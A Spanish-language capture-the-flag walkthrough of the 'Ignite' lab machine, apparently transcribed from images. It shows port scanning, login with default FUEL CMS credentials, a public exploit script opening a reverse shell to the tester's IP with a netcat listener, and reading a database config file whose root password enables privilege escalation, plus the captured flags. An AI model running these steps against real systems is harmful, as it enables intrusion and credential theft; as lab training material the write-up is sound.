
Ignite VM



07/02/2022

Enumeration

Whatweb

whatweb 10.10.136.35

http://10.10.136.35 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.136.35], JQuery[1.7.1], Script, Title[Welcome to FUEL CMS]

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux

whichSystem.py 10.10.136.35

10.10.136.35 (ttl -> 61): Linux

nmap

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.136.35

80/tcp open http   syn-ack ttl 61

descubrimos un puerto

lanzaremos scripts basicos de reconocimiento y detectar la version

nmap --script=vuln -p80 10.10.136.35 -oN vulnerabilidades

```
PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|   /0/: Potentially interesting folder
|   /home/: Potentially interesting folder
|_  /index/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

descubrimos que podemos no hay algun tipo de vulnerabilidad posible

ingresamos a la pagina y nos dice lo siguiente:
http://10.10.136.35

To access the FUEL admin, go to:
http://10.10.136.35/fuel
User name: admin
Password: admin (you can and should change this password and admin user information after logging in)

por lo que ingresamos al login

Obteniendo Buscamos algun exploit con la version de fuel cms reverse shell

https://github.com/AssassinUKG/fuleCMS

Encontramos una pagina donde tiene un exploit para ejecutar una reverse shell

lo ejecutamos

./fuelCMS.py 10.10.136.35

fuelCMS$ shell_me
Enter IP:PORT $ 10.6.96.73:443

abrimos una terminal y nos ponemos en escucha

sudo nc -lvnp 10.6.96.73 443

Obteniendo acceso a usuario normal

Una vez obtenemos acceso a usuario normal, navegamos por las carpetas

```
ls

README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$ cd /
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
$ cd home

$ ls
www-data
$ cd www-data
$ ls
flag.txt
$ cat flag.txt
```

obetenemos la bandera
6470e394cbf6dab6a91682cc8585059b


Explotation

ejecutando el siguiente comando podemos escalar privilegios

sudo -l

no encontamos algun tipo de escalacion de privilegios

recordamos que en la pagina dicen que tiene una base de datos (database.php)



bucamos dicha base de datos

locate database.php
/var/www/html/fuel/application/config/database.php

Vemos el contenido del archivo

cat /var/www/html/fuel/application/config/database

```
$db['default'] = array(
	'dsn'	=> '',
	'hostname' => 'localhost',
	'username' => 'root',
	'password' => 'mememe',
	'database' => 'fuel_schema',
	'dbdriver' => 'mysqli',
	'dbprefix' => '',
	'pconnect' => FALSE,
	'db_debug' => (ENVIRONMENT !== 'production'),
	'cache_on' => FALSE,
	'cachedir' => '',
	'char_set' => 'utf8',
	'dbcollat' => 'utf8_general_ci',
	'swap_pre' => '',
```

```
'encrypt' => FALSE,
'compress' => FALSE,
'stricton' => FALSE,
'failover' => array(),
'save_queries' => TRUE
```

Obteniendo acceso a usuario root

con las credenciales encontradas, procedemos a excalar privilegios

damos privilegios de ejecucion

```
su root
Password:

root@ubuntu:/var/www/html# whoami
root

cd root/
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
```

obetenemos la bandera

b9bbcb33e11b80be759c4e844862482d